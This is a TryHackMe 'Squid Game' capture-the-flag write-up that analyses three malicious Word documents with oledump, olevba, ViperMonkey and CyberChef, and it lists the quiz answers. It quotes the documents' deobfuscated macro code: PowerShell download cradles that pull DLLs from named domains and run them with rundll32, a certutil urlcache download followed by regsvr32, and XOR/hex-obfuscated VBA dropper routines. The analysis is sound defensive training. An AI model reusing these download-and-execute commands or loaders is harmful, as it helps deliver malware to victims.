TRY HACK ME: Write-Up Squid Game-

Task 1 Scenario –

Invitation to play Squid Game is accepted.

Answer to the questions of this section-

Yes

Task 2 is already published

Task 3 Attacker 2-

Uh oh! Looks like you have got the next opponent - Attacker 2!

Ready for the challenge?

Answer the questions below:

Provide the streams (numbers) that contain macros.

12, 13, 14, 16 — Correct Answer

Provide the size (bytes) of the compiled code for the second stream that contains a macro.

13867 — Correct Answer

Provide the largest number of bytes found while analyzing the streams.

63641 — Correct Answer

Find the command located in the 'fun' field (make sure to reverse the string).

cmd /k cscript.exe C:\ProgramData\pin.vbs — Correct Answer

Provide the first domain found in the maldoc.

priyacareers.com/u9hDQN9Yy7g/pt.html — Correct Answer

Provide the second domain found in the maldoc.

perfectdemos.com/Gv1iNAuMKZ/pt.html — Correct Answer

Provide the name of the first malicious DLL it retrieves from the C2 server.

www1.dll — Correct Answer

How many DLLs does the maldoc retrieve from the domains?

5 — Correct Answer

Provide the path of where the malicious DLLs are getting dropped onto?

C:\ProgramData — Correct Answer

What program is it using to run DLLs?

rundll32.exe — Correct Answer

How many seconds does the function in the maldoc sleep for to fully execute the malicious DLLs?

15 — Correct Answer

Under what stream did the main malicious script use to retrieve DLLs from the C2 domains? (Provide the name of the stream).

Macros/Form/o — Correct Answer

Tools used: oledump, olevba, cyberchef,

Get started with terminal.

Drag and Drop Attacker 2 doc file onto the terminal and use it with **oledump**

```
ubuntu@ip-10-10-212-254:~$ oledump.py '/home/ubuntu/Desktop/maldocs/attacker2.doc'
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7427 '1Table'
  5:     63641 'Data'
  6:        97 'Macros/Form/\x01CompObj'
  7:       283 'Macros/Form/\x03VBFrame'
  8:     63528 'Macros/Form/f'
  9:      2220 'Macros/Form/o'
 10:       566 'Macros/PROJECT'
 11:        92 'Macros/PROJECTwm'
 12: M    6655 'Macros/VBA/Form'
 13: M   15671 'Macros/VBA/Module1'
 14: M    1593 'Macros/VBA/ThisDocument'
 15:     42465 'Macros/VBA/_VBA_PROJECT'
 16: M    2724 'Macros/VBA/bxh'
 17:      1226 'Macros/VBA/dir'
 18:      4096 'WordDocument'
```

Doing static analysis using olevba to collect all answers.

```
ubuntu@ip-10-10-212-254:~$ olevba  '/home/ubuntu/Desktop/maldocs/attacker2.doc'
```

Result is mentioned below with many obfuscated IOCs and suspicious strings.

```
|IOC        |https://priyacareers|URL                                          |
|           |.com/u9hDQN9Yy7g/pt.|                                           |
|           |html'',''C          |                                           |
|IOC        |https://perfectdemos|URL                                          |
|           |.com/Gv1iNAuMKZ/pt.h|                                           |
|           |tml'',''C           |                                           |
|IOC        |https://bussiness-z.|URL                                          |
|           |ml/ze8pCNTIkrIS/pt.h|                                           |
|           |tml'',''C           |                                           |
|IOC        |https://cablingpoint|URL                                          |
|           |.com/ByH5NDoE3kQA/pt|                                           |
|           |.html'',''C         |                                           |
|IOC        |https://bonus.corpor|URL                                          |
|           |atebusinessmachines.|                                           |
|           |co.in/1Y0qVNce/pt.ht|                                           |
|           |ml'',''C            |                                           |
|IOC        |www1.dll            |Executable file name                       |
|IOC        |www2.dll            |Executable file name                       |
|IOC        |www3.dll            |Executable file name                       |
|IOC        |www4.dll            |Executable file name                       |
|IOC        |www5.dll            |Executable file name                       |
|IOC        |rundll32.exe        |Executable file name                       |
|Suspicious|VBA Stomping         |VBA Stomping was detected: the VBA source  |
```

Answers-

1) Streams that contain macros

```
12: M    6655 'Macros/VBA/Form'
13: M   15671 'Macros/VBA/Module1'
14: M    1593 'Macros/VBA/ThisDocument'
15:     42465 'Macros/VBA/_VBA_PROJECT'
16: M    2724 'Macros/VBA/bxh'
```


2) Size of second macros -13867

```
ubuntu@ip-10-10-212-254:~$ oledump.py -i '/home/ubuntu/Desktop/maldocs/attacker2.doc'
  1:       114             '\x01CompObj'
  2:      4096             '\x05DocumentSummaryInformation'
  3:      4096             '\x05SummaryInformation'
  4:      7427             '1Table'
  5:     63641             'Data'
  6:        97             'Macros/Form/\x01CompObj'
  7:       283             'Macros/Form/\x03VBFrame'
  8:     63528             'Macros/Form/f'
  9:      2220             'Macros/Form/o'
 10:       566             'Macros/PROJECT'
 11:        92             'Macros/PROJECTwm'
 12: M    6655   4978+1677 'Macros/VBA/Form'
 13: M   15671  13867+1804 'Macros/VBA/Module1'
 14: M    1593    1396+197 'Macros/VBA/ThisDocument'
 15:     42465             'Macros/VBA/_VBA_PROJECT'
 16: M    2724    2397+327 'Macros/VBA/bxh'
 17:      1226             'Macros/VBA/dir'
 18:      4096             'WordDocument'
```

3) Largest number of bytes is – 63641 for **‘Data’**

4) Fun field command. Use CyberChef to reverse the strings

```
      Ld WW
      PrintItemNL
Line #11:
      Ld MyFile
      Sharp
      Close 0x0001
Line #12:
      LitStr 0x0029 "sbv.nip\ataDmargorP\:C exe.tpircsc k/ dmc"
      ArgsLd StrReverse 0x0001
      LitDI2 0x0030
      ArgsLd Chr 0x0001
      ArgsLd HH0 0x0002
      St RetVal
Line #13:
      End
```



5) First Domain and 6) second domain

```
WAITPLZ = DateAdd(Chr(115), 4, Now())
Do Until (Now() > WAITPLZ)
Loop

LL1 = "$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oa
dFile'; $bb='(''https://priyacareers.com/u9hDQN9Yy7g/pt.html'',''C:\ProgramData\www1.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb
,$cc -Join ''); OY $FOOX|OY;"

LL2 = "$Nanoz='JOOEX'.replace('JOO','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='
oadFile'; $bb='(''https://perfectdemos.com/Gv1iNAuMKZ/pt.html'',''C:\ProgramData\www2.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$b
b,$cc -Join ''); OY $FOOX|OY;"

LL3 = "$Nanox='JOOEX'.replace('JOO','I');sal OY $Nanox;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='
oadFile'; $bb='(''https://bussiness-z.ml/ze8pCNTIkrIS/pt.html'',''C:\ProgramData\www3.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$b
b,$cc -Join ''); OY $FOOX|OY;"

LL4 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='
oadFile'; $bb='(''https://cablingpoint.com/ByH5NDoE3kQA/pt.html'',''C:\ProgramData\www4.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,
$bb,$cc -Join ''); OY $FOOX|OY;"

LL5 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='
oadFile'; $bb='(''https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html'',''C:\ProgramData\www5.dll'')';$FOOX =($aa
,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"
```

7) First malicious DLL and 8) total number of DLLs.

```
|IOC       |www1.dll            |Executable file name                          |
|IOC       |www2.dll            |Executable file name                          |
|IOC       |www3.dll            |Executable file name                          |
|IOC       |www4.dll            |Executable file name                          |
|IOC       |www5.dll            |Executable file name                          |
|IOC       |rundll32.exe        |Executable file name                          |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source     |
|          |                    |code and P-code are different, this may have  |
|          |                    |been used to hide malicious code              |
+----------+--------------------+----------------------------------------------+
```

9) Malicious Dll getting dropped onto and 10) maldoc sleep function (time)

```
WScript.Sleep(15000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1, Chr(48)
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2, Chr(48)
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3, Chr(48)
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4, Chr(48)
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
Ran.Run OK5, Chr(48)
```

11) What stream did the main malicious script use to retrieve DLLs from the C2 domains

```
ubuntu@ip-10-10-212-254:~$ oledump.py -i '/home/ubuntu/Desktop/maldocs/attacker2.doc'
  1:       114             '\x01CompObj'
  2:      4096             '\x05DocumentSummaryInformation'
  3:      4096             '\x05SummaryInformation'
  4:      7427             '1Table'
  5:     63641             'Data'
  6:        97             'Macros/Form/\x01CompObj'
  7:       283             'Macros/Form/\x03VBFrame'
  8:     63528             'Macros/Form/f'
  9:      2220             'Macros/Form/o'
 10:       566             'Macros/PROJECT'
 11:        92             'Macros/PROJECTwm'
 12: M    6655   4978+1677 'Macros/VBA/Form'
 13: M   15671  13867+1804 'Macros/VBA/Module1'
```

Task 4 Attacker 3-

Looks like Attacker 3 is trying to dominate a home base. Find his weaknesses and eliminate him

Answer the questions below:

Provide the executable name being downloaded.

1.exe — Correct Answer

What program is used to run the executable?

certutil — Correct Answer

Provide the malicious URI included in the maldoc that was used to download the binary (without http/https).

8cfayv.com/bolb/jaent.php?l=liut6.cab — Correct Answer

What folder does the binary gets dropped in?

ProgramData — Correct Answer

Which stream executes the binary that was downloaded?

A3 — Correct Answer

Tools used: oledump, vmonkey, olevba,

Get started with terminal.

Drag and Drop Attacker 3 doc file onto the terminal and use it with **oledump**

```
ubuntu@ip-10-10-212-254:~$ oledump.py '/home/ubuntu/Desktop/maldocs/attacker3.doc'
A: word/vbaProject.bin
 A1:       423 'PROJECT'
 A2:        53 'PROJECTwm'
 A3: M    2017 'VBA/T'
 A4: m    1127 'VBA/ThisDocument'
 A5:      2976 'VBA/_VBA_PROJECT'
 A6:      1864 'VBA/__SRP_0'
 A7:       190 'VBA/__SRP_1'
 A8:       348 'VBA/__SRP_2'
 A9:       106 'VBA/__SRP_3'
A10: M    1291 'VBA/d'
A11:       723 'VBA/dir'
```

This time doing analysis using **vmonkey** to collect all answers.

```
ubuntu@ip-10-10-212-254:~$ vmonkey '/home/ubuntu/Desktop/maldocs/attacker3.doc'
/opt/vipermonkey/lib/python2.7/site-packages/colorlog/__init__.py:52: UserWarning: Colorlog 6.0.0 will require Python 3.5 or
 above. Pin 'colorlog<5' to your dependencies if you require compatibility with older versions of Python. See https://github
.com/borntyping/python-colorlog#status for more information.
  "Colorlog 6.0.0 will require Python 3.5 or above. Pin 'colorlog<5' to your "
```

Result is mentioned below with many obfuscated IOCs and suspicious strings.

```
INFO     ACTION: Object.Method Call - params ['cmd /c set u=tutil&&call copy C:\\Windows\\System32\\cer%u%.exe C:\\ProgramDa
ta\\1.exe', 0] - XN.run
INFO     ACTION: Run - params 'exe' - Interesting Function Call
WARNING  Application.Run() failed. Cannot find function exe.
INFO     Calling Procedure: XN.run('[\'cmd /c "set u=url&&call C:\\\\ProgramData\\\\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfa...
')
INFO     ACTION: XN.run - params ['cmd /c "set u=url&&call C:\\ProgramData\\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb
/jaent.php?l=liut6.cab C:\\ProgramData\\1.tmp && call regsvr32 C:\\ProgramData\\1.tmp"', 0] - Interesting Function Call
INFO     ACTION: Object.Method Call - params ['cmd /c "set u=url&&call C:\\ProgramData\\1.exe /%u%^c^a^c^h^e^ /f^ http://8cf
ayv.com/bolb/jaent.php?l=liut6.cab C:\\ProgramData\\1.tmp && call regsvr32 C:\\ProgramData\\1.tmp"', 0] - XN.run
INFO     ACTION: Run - params 'tmp"' - Interesting Function Call
WARNING  Application.Run() failed. Cannot find function tmp".

Recorded Actions:
+-------------------+-------------------------+-------------------------+
| Action            | Parameters              | Description             |
+-------------------+-------------------------+-------------------------+
| Found Entry Point | autoopen                |                         |
| XN.run            | ['cmd /c set            | Interesting Function Call |
|                   | u=tutil&&call copy C:\\Wi |                       |
|                   | ndows\\System32\\cer%u%.e |                       |
|                   | xe                      |                         |
|                   | C:\\ProgramData\\1.exe', |                        |
|                   | 0]                      |                         |
```

Answers-

1) Executable being downloaded

```
Recorded Actions:
+--------------------+--------------------------+--------------------------+
| Action             | Parameters               | Description              |
+--------------------+--------------------------+--------------------------+
| Found Entry Point  | autoopen                 |                          |
| XN.run             | ['cmd /c set             | Interesting Function Call |
|                    | u=tutil&&call copy C:\\Wi |                         |
|                    | ndows\\System32\\cer%u%.e |                         |
|                    | xe                       |                         |
|                    | C:\\ProgramData\\1.exe', |                          |
|                    | 0]                       |                         |
| Object.Method Call | ['cmd /c set             | XN.run                   |
|                    | u=tutil&&call copy C:\\Wi |                         |
|                    | ndows\\System32\\cer%u%.e |                         |
|                    | xe                       |                         |
|                    | C:\\ProgramData\\1.exe', |                          |
|                    | 0]                       |                         |
| Run                | exe                      | Interesting Function Call |
```

2) Certutil is used to run the program

3) Malicious URI and 4) Binary is dropped onto – ProgramData

Run XN.run	exe ['cmd /c "set u=url&&call C:\\ProgramData\\1.exe /%u%^c^a^c^h^e^ /f^ http: //8cfayv.com/bolb/jaent.p hp?l=liut6.cab C:\\ProgramData\\1.tmp && call regsvr32 C:\\ProgramData\\1.tmp"', 0]	Interesting Function Call Interesting Function Call
Object.Method Call	['cmd /c "set u=url&&call C:\\ProgramData\\1.exe /%u%^c^a^c^h^e^ /f^ http: //8cfayv.com/bolb/jaent.p hp?l=liut6.cab C:\\ProgramData\\1.tmp && call regsvr32 C:\\ProgramData\\1.tmp"'	XN.run

5) Which stream executes the binary that was downloaded?

Use **olevba** to find

```
VBA MACRO T.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/T'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub autoopen()
LG = h("12%2%11%79%64%12%79%77%28%10%27%79%26%82%26%29%3%73%73%12%14%3%3%79%44%85%51%63%29%0%8%29%14%2%43%14%27%14%51%94%65%
10%23%10%79%64%74%26%74%49%12%49%14%49%12%49%7%49%10%49%79%64%9%49%79%7%27%27%31%85%64%64%87%12%9%14%22%25%65%12%0%2%64%13%0
%3%13%64%5%14%10%1%27%65%31%7%31%80%3%82%3%6%26%27%89%65%12%14%13%79%44%85%51%63%29%0%8%29%14%2%43%14%27%14%51%94%65%27%2%31
%79%73%73%79%12%14%3%3%79%29%10%8%28%25%29%92%93%79%44%85%51%63%29%0%8%29%14%2%43%14%27%14%51%94%65%27%2%31%77")

Dim XN As New WshShell
Call XN.run("cmd /c set u=tutil&&call copy C:\Windows\System32\cer%u%.exe C:\ProgramData\1.exe", 0)
Call XN.run(LG, 0)

End Sub
```

Task 5 Attacker 4-

You are very close to the finish line, but the Attacker 4 is still standing in your way. Don't let him win!

Answer the questions below:

Provide the first decoded string found in this maldoc.

MSXML2.XMLHTTP — Correct Answer

Provide the name of the binary being dropped.

DYIATHUQLCW.exe — Correct Answer — Hint

Provide the folder where the binary is being dropped to.

temp — Correct Answer

Provide the name of the second binary.

bin.exe — Correct Answer

Provide the full URI from which the second binary was downloaded (exclude http/https).

gv-roth.de/js/bin.exe — Correct Answer

Tools used: oledump, olevba, cyberchef, vmonkey,

Get started with terminal.

Drag and Drop Attacker 4 doc file onto the terminal and use it with **oledump**

```
ubuntu@ip-10-10-212-254:~$ oledump.py '/home/ubuntu/Desktop/maldocs/attacker4.doc'
  1:       113 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      4096 '1Table'
  5:       438 'Macros/PROJECT'
  6:        41 'Macros/PROJECTwm'
  7: M   17216 'Macros/VBA/ThisDocument'
  8:     10917 'Macros/VBA/_VBA_PROJECT'
  9:       515 'Macros/VBA/dir'
 10:      4142 'WordDocument'
```


This time doing analysis using **olevba** to collect all answers.

```
ubuntu@ip-10-10-212-254:~$ olevba '/home/ubuntu/Desktop/maldocs/attacker4.doc'
pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: /home/ubuntu/Desktop/maldocs/attacker4.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: /home/ubuntu/Desktop/maldocs/attacker4.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```

Result is mentioned below with other obfuscated XORI strings.

```
|Suspicious|Environ             |May read system environment variables        |
|Suspicious|Open                |May open a file                              |
|Suspicious|Put                 |May write to a file (if combined with Open)  |
|Suspicious|Binary              |May read or write a binary file (if combined |
|          |                    |with Open)                                   |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Chr                 |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|Xor                 |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Hex String|rgAri               |7267417269                                   |
|Hex String|GpocN               |47706F634E                                   |
|Hex String|LYmT                |4C596D54                                     |
|Hex String|QbBp                |51624270                                     |
|Hex String|hzwS                |687A7753                                     |
|Hex String|NSPb                |4E535062                                     |
|Hex String|jeHQqJd             |6A654851714A64                               |
|Hex String|MsBCAFq             |4D734243414671                               |
```

To understand better XORI obfuscation read this - https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/deobfuscating-malicious-macros-using-python/




Answers-

1) Decode this CreateObject in CyberChef and find the answer.

```
End Sub
Function ZUWSBYDOTWV(ByVal FYAMZFQXNVI As String, ByVal CVUDEDVJFST As String) As Boolean
    Dim VPBCRFOQENN As Object, LSFYHUDVCYR As Long, QSBXXUZTKRD As Long, MDLLXOKIXRV() As Byte

GoTo hjwiwiyeojxvawsanclcahyfrfgwjdikfsfnjazxovvouiysjoieyyyjvczcudqpbumdziyyzydjhmvmdd:
hjwiwiyeojxvawsanclcahyfrfgwjdikfsfnjazxovvouiysjoieyyyjvczcudqpbumdziyyzydjhmvmdd:
GoTo xwqdjsttofxtkraaybygbodqkprjcpmjlvvdoqvxaokuluhzjnnpkgyqmwfmtvooihxsiqkaoyssrerysn:
xwqdjsttofxtkraaybygbodqkprjcpmjlvvdoqvxaokuluhzjnnpkgyqmwfmtvooihxsiqkaoyssrerysn:
GoTo brfgzmzrcabwgbcfbtnfmhjqhazwlbtduyyfkhjhmcvjlqrnnuntxcjijgjcqvhnjmfvpgmywngwcdiybg:
brfgzmzrcabwgbcfbtnfmhjqhazwlbtduyyfkhjhmcvjlqrnnuntxcjijgjcqvhnjmfvpgmywngwcdiybg:
    Set VPBCRFOQENN = CreateObject(XORI(Hextostring("3F34193F254049193F253A331522"), Hextostring("7267417269")))
GoTo fpvygztoabfyscyqmjxaakqwiwqpjfzgwplzmhryvptavvsitizcoqgammdhoraqpviudbameizhxxkfiw:
fpvygztoabfyscyqmjxaakqwiwqpjfzgwplzmhryvptavvsitizcoqgammdhoraqpviudbameizhxxkfiw:
GoTo fjuvxpaemzuawljcczrjcqncfqtadadckbfxynawdigwsmxxfdtoiyzyriibnsacdbvkbubskrjrvkujkg:
fjuvxpaemzuawljcczrjcqncfqtadadckbfxynawdigwsmxxfdtoiyzyriibnsacdbvkbubskrjrvkujkg:
GoTo atdgxcypqufobazqwfbzsdpphuexwbgmzrvveuqfuissqnqrjbvmoathximeitkzlsazxqlwrbwkegkczc:
atdgxcypqufobazqwfbzsdpphuexwbgmzrvveuqfuissqnqrjbvmoathximeitkzlsazxqlwrbwkegkczc:
    VPBCRFOQENN.Open XORI(Hextostring("00353B"), Hextostring("47706F634E")), FYAMZFQXNVI, False
GoTo epeseeevnrzyaadmzsevtcsqluqvolrmjnixrzskpndwmoroasnxrummjcspjhcnelodnfpcezpisjevfv:
epeseeevnrzyaadmzsevtcsqluqvolrmjnixrzskpndwmoroasnxrummjcspjhcnelodnfpcezpisjevfv:
GoTo maokmvxjtqtpftqzvdrnngwsapudlcejlbqkuatexahbsfmqoicfoaivfabrltukeprqqvrfpvrejlgeqv:
maokmvxjtqtpftqzvdrnngwsapudlcejlbqkuatexahbsfmqoicfoaivfabrltukeprqqvrfpvrejlgeqv:
GoTo sjxdhcerkhefckeipoiiuyqtxyvinbyqezfovvlmrerfrqsyaywnotmvfernkainkhxraujtcwwztuqtrk:
sjxdhcerkhefckeipoiiuyqtxyvinbyqezfovvlmrerfrqsyaywnotmvfernkainkhxraujtcwwztuqtrk:
```

Using **CyberChef,** first convert from hex and then use XOR key to decode the obfuscated data




2) Name of the binary being dropped

```
zhbgddcmjsnilsugiepwecwcxltbxbjufbtgufsdjvftrhkrentmbfezatdpzztqsssichtcptvblraaxs:
GoTo iipgxjxthbjxifqrzxbojqmgpfqahonaeikufzxmtdozgioggaekervfdgvbuzkoumgelbasjdvpcmzutc:
iipgxjxthbjxifqrzxbojqmgpfqahonaeikufzxmtdozgioggaekervfdgvbuzkoumgelbasjdvpcmzutc:
GoTo zygtufihxcugogvxuetvxslpzbpcunbycgmjdickpmuxxndqhwvswlbiulydkhltbnyncpizuqgsjmcidn:
zygtufihxcugogvxuetvxslpzbpcunbycgmjdickpmuxxndqhwvswlbiulydkhltbnyncpizuqgsjmcidn:

End Function
Sub IOWZJGNTSGK()
gGHBkj = XORI(Hextostring("1C3B2404757F5B2826593D3F00277E102A7F1E3C7F16263E5A2A2811"), Hextostring("744F50"))
GoTo vswgmmnoquqmdzdukyxjdchijuhbcdgxsbrnikwqdcfhiwhzbjaoqluoidzajkwvumggfhftcrnozygzlx:
vswgmmnoquqmdzdukyxjdchijuhbcdgxsbrnikwqdcfhiwhzbjaoqluoidzajkwvumggfhftcrnozygzlx:
GoTo eqowyelsbrffhhlqqucltfylnpeftufafvjrzyvtgvjpzvpeyxbayzjytlyclyghuqmwumbcduprmiblyx:
eqowyelsbrffhhlqqucltfylnpeftufafvjrzyvtgvjpzvpeyxbayzjytlyclyghuqmwumbcduprmiblyx:
GoTo ruzhzqmkplaybaejhgnsgttcpypofokfkpmcawosbktnfsxibprcykuytpgkldhvrbktjpihhfuxhbdqoh:
ruzhzqmkplaybaejhgnsgttcpypofokfkpmcawosbktnfsxibprcykuytpgkldhvrbktjpihhfuxhbdqoh:
    ZUWSBYDOTWV gGHBkj, Environ(XORI(Hextostring("3E200501"), Hextostring("6A654851714A64"))) & XORI(Hextostring("11371B0A00
123918220E001668143516"), Hextostring("4D734243414671"))
End Sub

Public Function XORI(ByVal pThgwA As String, ByVal uTjbLtvPsxK As String) As String
Dim qDrdEbaBjAmrQrC As Long
If 197974 = 197974 + 1 Then End
If 5669 < 12 Then
```

Using **CyberChef,** first convert from hex and then use XOR key to decode the obfuscated data



3) Using **vmonkey** we will get rest of the answers.

```
Auto_Open            |                          | Interesting Function Call |
